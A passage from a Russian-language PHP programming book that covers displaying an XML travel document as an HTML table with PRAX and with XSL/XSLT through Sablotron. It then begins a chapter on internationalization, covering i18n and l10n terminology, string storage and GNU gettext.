Теперь мы можем отобразить содержимое документа XML любым желаемым образом. Всякому, кто занимался отображением запросов к базе данных в HTML, это покажется знакомым. Вместо соединения с базой данных, выполнения запроса и получения его результатов PRAX выполняет функцию `getRow()`. Этот код циклически проходит документ XML с помощью `while ($rec)`, т. е. пока есть записи для отображения. Содержимое документа XML помещается в `$row` в виде массива. Имена полей служат ключами, а поля представляются значениями в массиве. Код нашего примера выводит XML в виде таблицы с двумя колонками:

```
echo("<table cellpadding=\"0\" border=\"0\">\n");
while ( $rec ) {
    $row = $rec->getRow();
    $row = $rec->getRow();
    echo("<tr><td>Country_name</td><td>" .
        $row["Country_name"] . "</td></tr>\n");
    echo("<tr><td>City</td><td>" . $row["City"] . "</td></tr>\n");
    echo("<tr><td>Resort</td><td>" . $row["Resort"] . "</td></tr>\n");
    echo("<tr><td>Resort_rating</td><td>" .
        $row["Resort_rating"] . "</td></tr>\n");
```

```

echo("<tr><td>Resort_typeofholiday</td><td>" . $row["Resort_typeofholiday"] . "</td></tr>\n");
echo("<tr><td>Resort_watersports</td><td>" . $row["Resort_watersports"] . "</td></tr>\n");
echo("<tr><td>Resort_meals</td><td>" . $row["Resort_meals"] . "</td></tr>\n");
echo("<tr><td>Resort_drinks</td><td>" . $row["Resort_drinks"] . "</td></tr>\n");
echo("<tr><td colspan=2><hr></td></tr>\n");
$rec = $rax->readRecord();
}
echo("</table>\n");
?>
</body> : 3
</html>

```

Обратите внимание на необходимость задания ключа в строке, чтобы получить отображаемые значения. Это означает, что в своем настоящем виде PRAX не может прочесть файл XML и использовать имена полей для вывода ключей строк. Ниже показан результат выполнения приведенного выше кода (рис. 21.8):




Рис. 21.8. Результат выполнения кода

### Отображение документа XML

Следующий код последовательно читает документ XML и выводит его в браузер в виде XML:

```

# Показать XML
if ($debug=="1") {
    print("<b>Given the XML:</b> <pre>" . htmlentities(implode("", file("./travel.xml"))) . "</pre>");
}

```

Функция `htmlentities()` в настоящее время преобразует в escape-последовательности только набор символов ISO-8859-1 (или ISO-latin-1), поэтому с не-

которыми документами XML, содержащими национальные кодировки, может работать неправильно.

Документ `travel.xml` состоит из двух основных частей. Во-первых, это имена элементов, которые можно отождествить с именами полей в таблице базы данных. Во-вторых, это значения элементов, которые соответствуют содержимому записи в таблице. Если отладка включена, то выводятся имена колонок (называемых `Fieldnames`) и значения в ячейках (или `Fields`):

```
# Имена полей
if ($debug=="1") {
    $fieldnames = $rec->getFieldnames();
    print("<b>\$rec->getFieldnames()</b>" . "<blockquote>" .
        join("<br />", $fieldnames) . "</blockquote>");
}
# Значения полей
if ($debug=="1") {
    print("<b>\$rec->getFields()</b>" . "<blockquote>" .
        join("<br />", $rec->getFields()) . "</blockquote>");
}
```

Таким образом, если добавить этот код в файл `travel_sample.php`, то результат его выполнения будет выглядеть так (рис. 21.9):




Рис. 21.9. Результат выполнения

## XSL и XSLT

XSL – это основанный на XML язык для описания таблиц стилей. Возможно, вы имели дело с каскадными таблицами стилей (CSS) при работе со статическим HTML. CSS применяется при создании представления документа HTML, а HTML создает структуру страницы. XSL обеспечивает инструкции для процессора XSLT, описывающие, как обращаться с данными XML. Таким образом, XSL выполняет функцию, аналогичную CSS.

Документ **XSL** – это корректный документ XML, согласующийся с пространством имен XSL. Мы уже рассматривали корректность документов XML, но еще не рассматривали пространства имен. Пространство имен XML – это ряд предопределенных элементов. В результате создания стандартизованного списка элементов все процессоры XSLT будут знать, например, что `<xsl:comment></xsl:comment>` создает в целевом документе комментарий, подобно `<!-- -->` в HTML. Требуется лишь включить объявление пространства имен, `xmlns:xsl="http://www.w3.org/1999/XSL/Transform"`, в элемент `<xsl:stylesheet>`. Дополнительные сведения о пространствах имен можно получить на <http://www.w3.org/TR/REC-xml-names/>.

Различные части XSL описываются с помощью таких же соглашений по именованию, как в XML. Так, конструктивные элементы XSL называются элементами и атрибутами.

В этом разделе будет использоваться лишь незначительная часть рекомендации XSL. XSL – это обширная тема, и ей посвящены целые книги. Мы рассмотрим XSL лишь в том объеме, который позволит нам вывести документ XML в виде таблицы HTML. Дополнительные сведения об XSL можно найти в книге «XSLT Programmer's Reference, 2nd Edition» издательства Wrox.<sup>1</sup>

## Sablotron

Для работы с XSL в PHP требуется установить Sablotron, известный также как Sablot. Это расширение PHP, обеспечивающее поддержку XSL, XSLT и XPath и поддерживаемое Ginger Alliance (<http://www.gingerall.com/>)Sablotron требует предварительной установки синтаксического анализатора Expat. Если вы добрались до этой части главы и поработали с примерами SAX, очевидно, Expat у вас уже установлен.

## Установка и проверка XSL

Если Sablotron фигурирует в результатах работы `phpinfo.php`, значит, он уже установлен. Если нет, его библиотеки можно взять у Ginger Alliance (<http://www.gingerall.com/>).

## Установка под UNIX<sup>2</sup>

После загрузки пакета RPM прочтите файл README, входящий в дистрибутив. В нем содержатся инструкции по установке. Установите пакет, введя:

<sup>1</sup> Майкл Кэй «XSLT. Справочник программиста», 2-е издание. – Пер. с англ. – СПб: Символ-Плюс, 2002.

<sup>2</sup> В данном случае имеется в виду установка пакета под Linux при помощи менеджера пакетов RPM, стандартного для многих дистрибутивов Linux. Для установки под другими системами UNIX необходимо воспользоваться дистрибутивами и менеджерами пакетов для этих систем. При этом практически на любой UNIX-системе можно скомпилировать Sablotron из исходного кода. - Примеч. науч. ред.

```
rpm -i sablotron-0.6x-x.i386.rpm
```

или

```
rpm -i sablotron-devel-0.6x-x.i386.rpm
```

После установки Sablotron можно перекомпилировать PHP с расширением XSLT, добавить строку `-with-sablot` в строку конфигурации, перекомпилировать и установить PHP. При возникновении проблем обратитесь к аннотированному руководству на сайте PHP.net: <http://www.php.net/manual/en/ref.xslt.php>.

## Установка под Windows

При загрузке PHP 4.0.6 должны быть получены все динамические библиотеки \*.dll, необходимые для установки Sablotron. Они находятся в каталоге PHP\dlls\ дистрибутива.

Для того чтобы установить Sablotron с PHP и Apache:

- Остановите Apache, если он работает.
- Установите следующие \*.dll в каталог C:\Windows\System\ при работе под Windows98 или в каталог C:\WINNT\System32\ при работе под WindowsNT/2000:
  - expat.dll
  - sablot.dll
  - xmlparser.dll
  - xmltok.dll
- Откройте файл php.ini и раскомментируйте строку ;extension=php\_sablot.dll. Сохраните файл php.ini
- Перезапустите Apache
- Запустите код

Инсталлятор Windows для IIS автоматически помещает эти файлы в нужное место.

## Пример кода XSL

Для этого примера в один и тот же каталог надо поместить три файла:

- travel.xml
- travel.xsl
- xslt\_travel.php

Документ XML `travel.xml` - это тот же самый файл, с которым мы работали на протяжении данной главы. Файл `travel.xsl` содержит таблицу стилей XSL, а `travel.php` - файл, содержащий код PHP, который загружает файлы XML и XSL, вызывает процессор и возвращает результат в виде HTML в броузер.

В предшествующих примерах кода основная часть работы по представлению XML в виде таблицы HTML осуществлялась с помощью PHP. В данном при-

мере основную часть работы обеспечивает XSL. В результате файл XSL оказывается самым большим из трех файлов, фигурирующих в примере.

Файл `travel.xsl` приводится ниже. В этом файле два основных раздела - заголовочный (или верхнего уровня) и тело документа. В заголовочной части определены версия и пространство имен файла.

Тело документа начинается со строки `<xsl:output>`. Структура тела этого XSL образована инструкциями для поиска частей документа XML и описаниями форматирования для найденных соответствий. Сначала находим `/Recordset`. Поскольку `Recordset` является корневым элементом, с его помощью можно задать начало файла XML. Мы хотим, чтобы содержимое файла XML отображалось в виде таблицы HTML, и поэтому используем элемент `Recordset` в качестве идентификатора начала файла. И поэтому же поместим в данном разделе начальные теги HTML, такие как `<title>`, `<head>` и `<body>`:

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
```

Следующая строка создает в будущем файле HTML тег `<meta>`, который выглядит следующим образом: `<meta http-equiv="Content-Type" content="text/html; charset=utf-8">`:

```
<xsl:output encoding="utf-8" method="html" indent="yes" />
```

Так как `Recordset` — корневой элемент, используем его в качестве начала файла HTML:

```
<xsl:template match="/Recordset">
  <html>
    <head>
      <title>XSL Travel</title>
    </head>
    <body>
      <h1>Travel Packages</h1>
      <table border="0">
```

С помощью элемента `xsl:for-each` циклически проходим оба экземпляра `Travelpackage` в файле `travel.xml`. В цикле `for-each` находится в основном то же самое. Начнем строку таблицы и поместим в нее имя элемента и значение этого элемента.

В этом коде не обязательно использовать `<xsl:text>`, но это хорошая практика. Следующие примеры XSL дают одинаковые результаты на экране (табл. 21.5):

*Таблица 21.5. Примеры XSL и результаты*

| Пример 1   | Пример 2  | Пример 3   |
|--|---|--|
| <code>&lt;td&gt;</code><br><code>Country_name</code><br><code>&lt;/td&gt;</code> | <code>&lt;td&gt;</code><br><code>&lt;xsl:text&gt;Country_name&lt;/xsl:text&gt;</code><br><code>&lt;/td&gt;</code> | <code>&lt;td&gt;</code><br><code>&lt;xsl:text&gt;</code><br><code>Country_name</code><br><code>&lt;/xsl:text&gt;</code><br><code>&lt;td&gt;</code> |

Однако в примере 3 получается иной HTML. Примеры 1 и 2 создают HTML без пробельных символов (одна большая строка HTML), тогда как в примере 3 есть пробельные символы в виде возврата каретки после `<td>` и `Country_name`.

Следующий большой блок кода строит таблицу, отображающую содержимое файла XML. С помощью цикла `for-each` циклически проходим каждый экземпляр `Travelpackage`. Когда процессор встречает элемент `<xsl:value-of select="Elementname" />`, он вводит значение этого элемента. Таким образом, элемент `xsl:value-of` выступает в роли переменной:

```
<xsl:for-each select="Travelpackage">
  <tr>
    <td>
      <xsl:text>Country_name</xsl:text>
    </td>
    <td>
      <xsl:value-of select="Country_name" />
    </td>
  </tr>
  <tr>
    <td>
      <xsl:text>City</xsl:text>
    </td>
    <td>
      <xsl:value-of select="City" />
    </td>
  </tr>
  <tr>
    <td>
      <xsl:text>Resort</xsl:text>
    </td>
    <td>
      <xsl:value-of select="Resort" />
    </td>
  </tr>
  <tr>
    <td>
      <xsl:text>Resort_rating</xsl:text>
    </td>
    <td>
      <xsl:value-of select="Resort_rating" />
    </td>
  </tr>
  <tr>
    <td>
      <xsl:text>Resort_typeofholiday</xsl:text>
    </td>
    <td>
      <xsl:value-of select="Resort_watersports" />
    </td>
  </tr>
```

```
<tr>
  <td>
    <xsl:text>Resort_watersports</xsl:text>
  </td>
  <td>
    <xsl:value-of select="Resort_watersports" />
  </td>
</tr>
<tr>
  <td>
    <xsl:text>Resort_meals</xsl:text>
  </td>
  <td>
    <xsl:value-of select="Resort_meals" />
  </td>
</tr>
<tr>
  <td>
    <xsl:text>Resort_drinks</xsl:text>
  </td>
  <td>
    <xsl:value-of select="Resort_drinks" />
  </td>
</tr>
<tr>
  <td>
    <xsl:text>Package_dateofdep</xsl:text>
  </td>
  <td>
    <xsl:value-of select="*/Package_dateofdep" />
  </td>
</tr>
<tr>
  <td>
    <xsl:text>Package_price</xsl:text>
  </td>
  <td>
    <xsl:value-of select="*/Package_price" />
  </td>
</tr>
<tr>
  <td colspan="2"><hr /></td>
</tr>
</xsl:for-each>
</table>
</body>
</html>
</xsl:template>
</xsl:stylesheet>
```

Напомним, что в этой главе мы занимаемся просто отображением XML в виде файла HTML. С помощью XSL можно было бы отобразить практически все, что можно вообразить. Файл XML `travel.xml` вам уже знаком.

Для этого кода требуется лишь загрузить файлы XSL и XML в строку и вызвать процессор XSLT.<sup>1</sup> Процессор XSLT возвращает (в данном случае) строку отформатированного HTML в браузер. Все действия по форматированию XML выполняются процессором при следовании правилам, описанным в файле XSL. Если не хотите обращаться к внешним файлам, можно включить строку XSL или строку XML в код PHP. Это делается при помощи объявления специальных аргументов '`arg:/_xml`', '`arg:/_xsl`' и массива `arguments` - пятого параметра функции, содержащего данные XML и XSL.

Следующий код (`xslt_travel.php`) показывает, как считать содержимое этих файлов в `$xslData` и `$xmlData`. Поскольку переменные `$xslData` и `$xmlData` представляют собой массивы, необходимо преобразовать их в строки, воспользовавшись функцией `implode()`. Получив строки, можем вызывать процессор:

```
<?php
$xslData = file("travel.xsl", "r");
$xmlData = file("travel.xml", "r");

$arguments = array (
'/_xsl' => implode("", $xslData),
'/_xml' => implode("", $xmlData)
)

$xh = xslt_create(); // создадим процессор XSLT

if ($result = xslt_process($xh, 'arg:/_xml', 'arg:/_xsl', NULL, $arguments)) {
    echo($result);
} else {
    echo("There is an error in the XSL transformation...\n");
    echo("\tError number: " . xslt_errno($xh) . "\n");
    echo("\tError string: " . xslt_error($xh) . "\n");
}

xslt_free($xh);
exit;
?>
```

Функции `xslt_process()` также можно передать имена файлов XML, XSL и результата во втором, третьем и четвертом аргументе соответственно, тогда данные будут считываться из файлов или записываться в файлы. Если для результата указано имя файла, то переменная `$result` примет булево значение, указывающее на успешность операции.

<sup>1</sup> Модуль XSLT с момента выхода оригинального издания подвергся изменениям. В переводе мы указываем функции в той нотации, в которой они применяются на момент выхода переводного издания. Код примеров и описание также переработаны в соответствии с этими изменениями. - Примеч. науч. ред.

Наконец, чтобы показать, что код действительно работает, приведем результат выполнения (рис. 21.10):




Рис. 21.10. Результат выполнения

## Резюме

В этой главе мы рассмотрели три различных способа прочесть довольно простой файл XML и представить его браузеру в виде таблицы HTML. Мы продемонстрировали применение трех различных API XML для получения одинакового итогового HTML. Мы также рассмотрели вывод XML с помощью DOM. Были кратко рассмотрены три разных API. Два основных API — SAX и DOM — располагают более обширной функциональностью, чем показано в этой главе, преследующей цель лишь заложить основу для работы с любым API XML.

А именно были рассмотрены:

- Основы XML, SML и XPath
- XML как хранилище данных и программное взаимодействие с ним
- API PHP (SAX, DOM и PRAX), позволяющие работать с документом XML
- Чтение файла XML с помощью SAX
- Чтение и запись файла XML с помощью DOM
- Чтение файла XML с помощью PRAX
- Поддержка Sablotron XSL в PHP

Как можно видеть из приведенных в этой главе примеров, применять PHP для обработки XML несложно. При необходимости использовать другие функции API задействовать их будет относительно нетрудно.

Кто-нибудь всегда задаст сложный вопрос: «Какой способ работы с XML в PHP является наилучшим?» Ответить на него трудно. Написав эту главу и сопоставив все различные примеры кода, автор отдает предпочтение подходу на основе XSL и [Sablotron](#). Конечно, с их помощью нельзя выводить XML. Вывод XML проще всего обеспечить с помощью DOM, но более надежно написать для этого (или найти в Интернете) специальный класс PHP. Следите за DOM; когда будут исправлены все ошибки, это может оказаться самым удачным способом работы с XML.

# 22

## Интернационализация

Интернет есть почти в любой стране мира. Несмотря на такое распространение, когда возникает необходимость в наборах идеографических символов из других языков (не английского или русского), оказывается весьма не просто пробраться через джунгли языков, наборов символов, шрифтов и специальных библиотек, чтобы создать программное обеспечение, дающее пользователю возможность работать с выбранным им языком. Тут нам и понадобится интернационализация.

Посмотрим, как она практически решается в PHP, потому что PHP предоставляет большие возможности для разработки динамических веб-сайтов. В этой главе нами будут рассмотрены:

- Жаргон, связанный с данным предметом
- Основания для интернационализации
- Библиотека Gettext
- Расширения системы с помощью объектов
- Практический пример, демонстрирующий процедуру интернационализации сценария

### Понятия

Рассмотрим жargon, связанный с данной темой. В частности, есть три выражения, которые полезно знать, занимаясь вопросами интернационализации:

- Интернационализация
- Локализация
- Поддержка национальных языков

## Интернационализация

Интернационализация представляет собой процесс подготовки программы к переводу на другой язык. Поскольку слово «интернационализация» чудовищно длинное, обычно его сокращают до **i18n** (между первой буквой «i» и последней «n» 18 символов).

Программисты заботятся об интернационализации, приспосабливая к ней код своих сценариев. Программисты не выполняют перевод, но облегчают эту работу другим. Есть ряд стандартов, облегчающих программирование:

- Наборы символов и кодировка
- Параметры интерфейса пользователя, например формат даты и денежной единицы
- Ввод символов, отсутствующих на клавиатуре
- Стандарты вывода сообщений, например сообщений об ошибках. Мы не будем обсуждать их здесь

Прежде чем писать интернационализированное приложение PHP, следует познакомиться с **i18n**. Крайне сложно допустить в приложение другие культуры и языки после того, как в основном закончено проектирование и кодирование, поэтому интернационализация определенно должна быть учтена на стадии проектирования.

## Локализация

Локализация сокращенно записывается как **l10n**. Процедура перевода сценария на другой язык, часто выполняемая отдельными переводчиками, известна как локализация. Будучи экспертами в области культуры, они применяют лингвистические и изобразительные соглашения, ассоциируемые с использованием программного обеспечения в своем регионе. Кроме того, они должны быть специалистами по языку оригинала, его идиомам и связанным с ним традициям.

Особый случай локализации, который обеспечивает поддержку заранее определенного набора языков, называется поддержкой **многоязычности (multilingualization)**. В этом случае мы работаем не с отдельным языком, а с группой языков, возможно, родственных, поддерживаемых операционной системой, веб-браузером или веб-сервером.

Для того чтобы локализовать сценарий, необходима «локаль» (locale). Это совокупность значений, определяющих язык, регион, набор символов, кодировку, формат даты и денежной единицы. Например, дата может быть представлена в таком виде: **DD/MM/YYYY** или в таком: **MM/DD/YYYY**. Идея состоит в том, что при переключении на другую локаль все части программы, занимающиеся выводом, должны переключаться на другой язык. Локаль можно себе представить как особого рода базу данных, содержащую информацию, необходимую для отображения и форматирования сообщений. Каждому языку, поддерживаемому приложением, поставлена в соответствие одна та-

кая «база данных», и, выбирая из них, программа может «представляться» на разных языках.

## Поддержка родных языков

Поддержка родных языков (Native Language Support, NLS) достигается путем написания процедур интернационализации и включения поддержки локализации. NLS является конечной целью, достижаемой через интернационализацию и локализацию и обозначает способность сценария поддерживать родные языки пользователей.

Приложение, выполняемое в интернациональной среде, не должно содержать встроенных предположений относительно:

- Специфических для локали и культуры соглашений
- Сообщений пользователей на родных языках
- Поддержки преобразования кода
- Поддержки метода ввода

Эта информация должна быть определена во время выполнения приложения. NLS обеспечивает эти возможности и основу для поддержки новых языков и наборов кодов. В результате обеспечивается перенос программ через границы национальных языков и локалей.

## Основания для интернационализации

Хотя i18n важна не в каждом сценарии, есть ряд приложений, для которых она необходима. Например, покупатели в сетевом магазине скорее купят продукт, представленный на их родном языке, чем на том, который им неизвестен.

Аналогично, если мы пишем сценарии PHP и программы, доступные как open source или бесплатные, потенциальные пользователи пожелают приспособить их к своему сайту и своей культуре. Они потребуют, чтобы внешний вид и язык сценария соответствовали их сайту; следовательно, наш сценарий должен быть легко настраиваемым как по внешнему виду, так и по языку. В PHP есть необходимая инфраструктура для поддержки i18n - он поддерживает условное включение файлов (каждый файл может содержать свой язык, как мы увидим далее) и поддерживает библиотеку Gettext.

Почему же так трудно перевести содержимое веб-сайта на другой язык? Нельзя ли просто скопировать сценарий в другой файл, а затем перевести текст? Ответ: потому что такое решение не будет хорошим. Трудно поддерживать синхронность двух или более версий. Процедура усложняется, поскольку переводчики забывают исправить ошибки, обнаруженные создателями исходного документа. Затраты на связь резко возрастают, когда приходится поддерживать более трех или четырех языков. В конечном счете, появятся несколько версий одной и той же программы, которые будут выполняться не вполне идентично.

## Задача

Необходимо располагать некоторой системой, которая помогает управлять переводами. Полезно рассматривать естественные языки и языки программирования как грамматики, порождающие текстовые строки с несколько разными задачами. Система должна помещать текст на естественном языке отдельно от сценариев PHP.

Это значительно облегчает исправление ошибок, поскольку переведенные тексты проще найти. Если мы исправляем ошибку в тексте на естественном языке, то проще исправить эту ошибку для всех естественных языков, используемых в сценарии, а не только для версии и языка, которые мы должны сопровождать. Простота доступа к текстовым строкам во всех языках имеет важность для каждой системы перевода.

Убрав текстовые строки из сценария, программисты получают также некоторые другие преимущества:

- Переводчику не приходится расшифровывать код. Если программист хочет, чтобы текст GUI или документы веб-сайта были переведены на другие языки, очень важно обеспечить переводчику простой доступ к тексту на естественном языке
- Уменьшается вероятность разрушительного влияния переводчика на работу кода, и это важный результат оборонительного искусства программирования. Добавление даже одного апострофа или одной кавычки может нарушить работу [сценария](#).

Переводчик должен иметь возможность написать переведенные строки текста на чистом целевом языке. Должна быть возможность написать текстовую строку на любом языке с любыми символами пунктуации, так чтобы не возникло проблем с кавычками или необычными символами. Отображение текста должно быть приспособлено к целевому языку так, чтобы это не помешало остальной части программы.

Приведенная ниже схема должна помочь программистам PHP и переводчикам получить визуальное представление о способе обработки переведенного текста в PHP (см. рис. 22.1).

## Строки

Проведем классификацию типов выводимых строк, которая облегчит перевод текстовых строк:

- Статические строки
- Динамические строки

### Статические строки

Эти строки выводят пользователю простые сообщения. Статические строки легко переводить, поскольку они не зависят от контекста. Они самодоста-




Рис. 22.1. Схема обработки переведенного текста в PHP

точны, что дает переводчику свободу действий в переводе. Примером статической строки может послужить приветствие, выводимое при обращении пользователя к странице.

Следующий код HTML показывает, как легко переводить статические строки:

```

<html>
  <head>
    <title>Welcome!</title>
  </head>
  <body>
    <h1>Welcome to our Site!</h1>

    <p>We hope you'll find the information you're looking for. If you
       have any questions, please feel free to contact us.</p>

  </body>
</html>

```

## Динамические строки

Очень редко бывает, что все текстовые строки в сценарии оказываются статическими. Динамические строки - это строки, содержащие числа и другие элементы, которые меняются во время выполнения. Они могут меняться в результате ввода данных пользователем или в результате изменения состояния какой-либо программы ОС. Это могут быть сообщения или обновления в реальном времени состояния фондового рынка или прогноза погоды.

Примером является строка, сообщающая пользователю, сколько файлов находится в заданном каталоге. Эта строка может сообщать что-нибудь вроде "1 file" или "17 files". Числа могут меняться по ходу перемещения пользователя по файловой системе. Кроме того, текст должен меняться с "file" на "files".

В сценарии, не учитывающем i18n, можно написать такую функцию:

```
function outNumFiles($count)
{
    if ($count <= 0) {
        echo("No files.");
    } elseif ($count == 1) {
        echo("1 file.");
    } else {
        echo("$count files.");
    }
}
```

Строковые литералы не должны жестко кодироваться в сценарии, поскольку язык, используемый функцией, может измениться на этапе исполнения. Если строковых литералов быть не должно, то как заменить их другими строками, особенно из другого языка?

Эту проблему могут решить функции, форматирующие строки:

- `printf()`  
Выводит форматированную строку
- `sprintf()`  
Возвращает форматированную строку

Этим функциям в качестве аргумента передаются флаг форматирования и одна или несколько строк. Флаг форматирования определяет:

- Место, где строковые аргументы должны быть вставлены в результатирующую строку
- Тип и формат строки, вставляемой в результатирующую строку

Флаг форматирования `%s`, имеющийся в строке формата, будет заменен одним из аргументов функции, например:

```
printf('This is the %s. Hello %s', 'format string', 'World');
/* Выводит 'This is the format string. Hello World' */
```

## Хранение строк

Поскольку необходимо хранить строки не в основном коде PHP, а где-то в другом месте, посмотрим, как можно это сделать.

### Отделение текстовых данных от программных функций

PHP дает возможность включать файлы и проводить их синтаксический анализ на этапе исполнения, поэтому хранение текстовых строк в отдельном файле данных представляется естественным решением. Позднее файл данных можно включить в основную программу директивой `include()`. Мы могли бы воспользоваться базовой техникой директив ООП, но пока просто предположим, что данные будут вставляться прямо перед основными процедурами сценария PHP.

Оба подхода работоспособны и удовлетворяют всем нашим требованиям. Строки удаляются из основной части сценария, ошибки можно исправлять, не меняя текстовые строки оригинала или какие-либо переводы, а малоопытным программистам проще локализовать свой сценарий.

Можно хранить строки в группе переменных или создать один массив, например:

```
$strings = array('welcome' => 'Welcome to the application!',
                 'say_time' => 'The time is:',
                 'good_bye' => 'Goodbye - come again soon!');
```

Теперь поместим код и текст в файл с именем `translate.php`. Можно поместить текстовые данные перед основными процедурами PHP. Можно также хранить данные в отдельном файле, создав небольшую программу, содержащую текстовые строки, и записав ее в новый файл. Этот код можно включить перед следующим:

```
<?php
include("translate.php");

echo("<p>" . $strings['welcome'] . "</p>\n");
echo("<p>" . $strings['say_time'] . " " . date('H:i') . "</p>\n");
echo("<p>" . $strings['good_bye'] . "</p>\n");
?>
```

В переводе можно воспользоваться другими строками с теми же индексами массива. Чтобы выполнить перевод, надо отредактировать три строки предыдущего файла. Если индексы массива одинаковы в обоих файлах, то можно воспользоваться новыми строками.

На следующем шаге надо обеспечить всем функциям доступ к массиву. По умолчанию переменные внутри функций имеют локальную область видимости, поэтому если не объявить переменную `$strings` как глобальную, то функция просто создаст локальную переменную с тем же именем:

```
function welcomeGoodbye()
{
    global $strings;
    echo("<p>" . $strings['welcome'] . "</p>\n");
    echo("<p>" . $strings['say_time'] . " " . date('H:i') . "</p>\n");
    echo("<p>" . $strings['good_bye'] . "</p>\n");
}
```

Здесь вступает в игру главное различие между строковыми переменными и массивом. Если бы мы имели дело со строками, а не с массивом, пришлось бы объявлять все строки как глобальные переменные. Однако, сделав это, надо следить за тем, чтобы позднее не переписать эту переменную, что изменит перевод на этапе исполнения, чего мы наверняка не желаем. Поэтому мы дадим глобальным переменным общий префикс (`str_` в нашем примере). Функция примет тогда следующий вид:

```
function welcomeGoodbye()
{
    global $str_welcome, $str_say_time, $str_good_bye;
    echo("<p>$str_welcome</p>\n");
    echo("<p>$str_say_time" . date('H:i') . "</p>\n");
    echo("<p>$str_good_bye</p>\n");
}
```

У такого подхода к интернационализации есть некоторые серьезные недостатки, в частности не учитывается избыточность естественных языков. Многие фразы многократно повторяются в одном и том же участке текста. Особенно часто это имеет место в технических документах. Кроме того, отсутствует информация о наборах символов, правилах форматирования, датах и денежных единицах.

## GNU Gettext

Когда проект GNU вырос за границы Канады и США, программисты не из стран англоязычного мира захотели перевести GUI, каталоги и веб-страницы на другие языки. Возникла потребность в толковом способе синхронизации переводов. Хотелось освободить при этом программистов от тяжелой работы и одновременно облегчить работу переводчиков.

Так появилась библиотека `gettext`, с тех пор ставшая стандартным решением для интернационализации программ с открытым исходным кодом. В ней есть множество средств для написания файлов `.po`, в которых хранятся строки. Об этом мы поговорим позднее в данной главе.

## Основы

Метод `gettext()` используется библиотекой `gettext` для интернационализации. Идея `gettext()` заключается в том, что если есть строка, которую надо

перевести, Gettext ищет перевод этой строки в базе данных (файл. po). Если gettext() находит перевод, то считывает его, иначе берет оригинальную строку. Когда gettext() ищет перевод, то в качестве ключа поиска выступает строка оригинала. Это означает, что не надо переводить строку несколько раз.

В результате все остается в целости, когда программист добавляет в сценарий новые строки. Поскольку программист обычно добавляет строки на английском языке, переводы просто возвращают их.

*В дистрибутиве Linux SuSE непереведенные системные сообщения по умолчанию выводились по-немецки, что приводило в ярость англоговорящих пользователей, но было всего лишь результатом действия gettext() по умолчанию.*

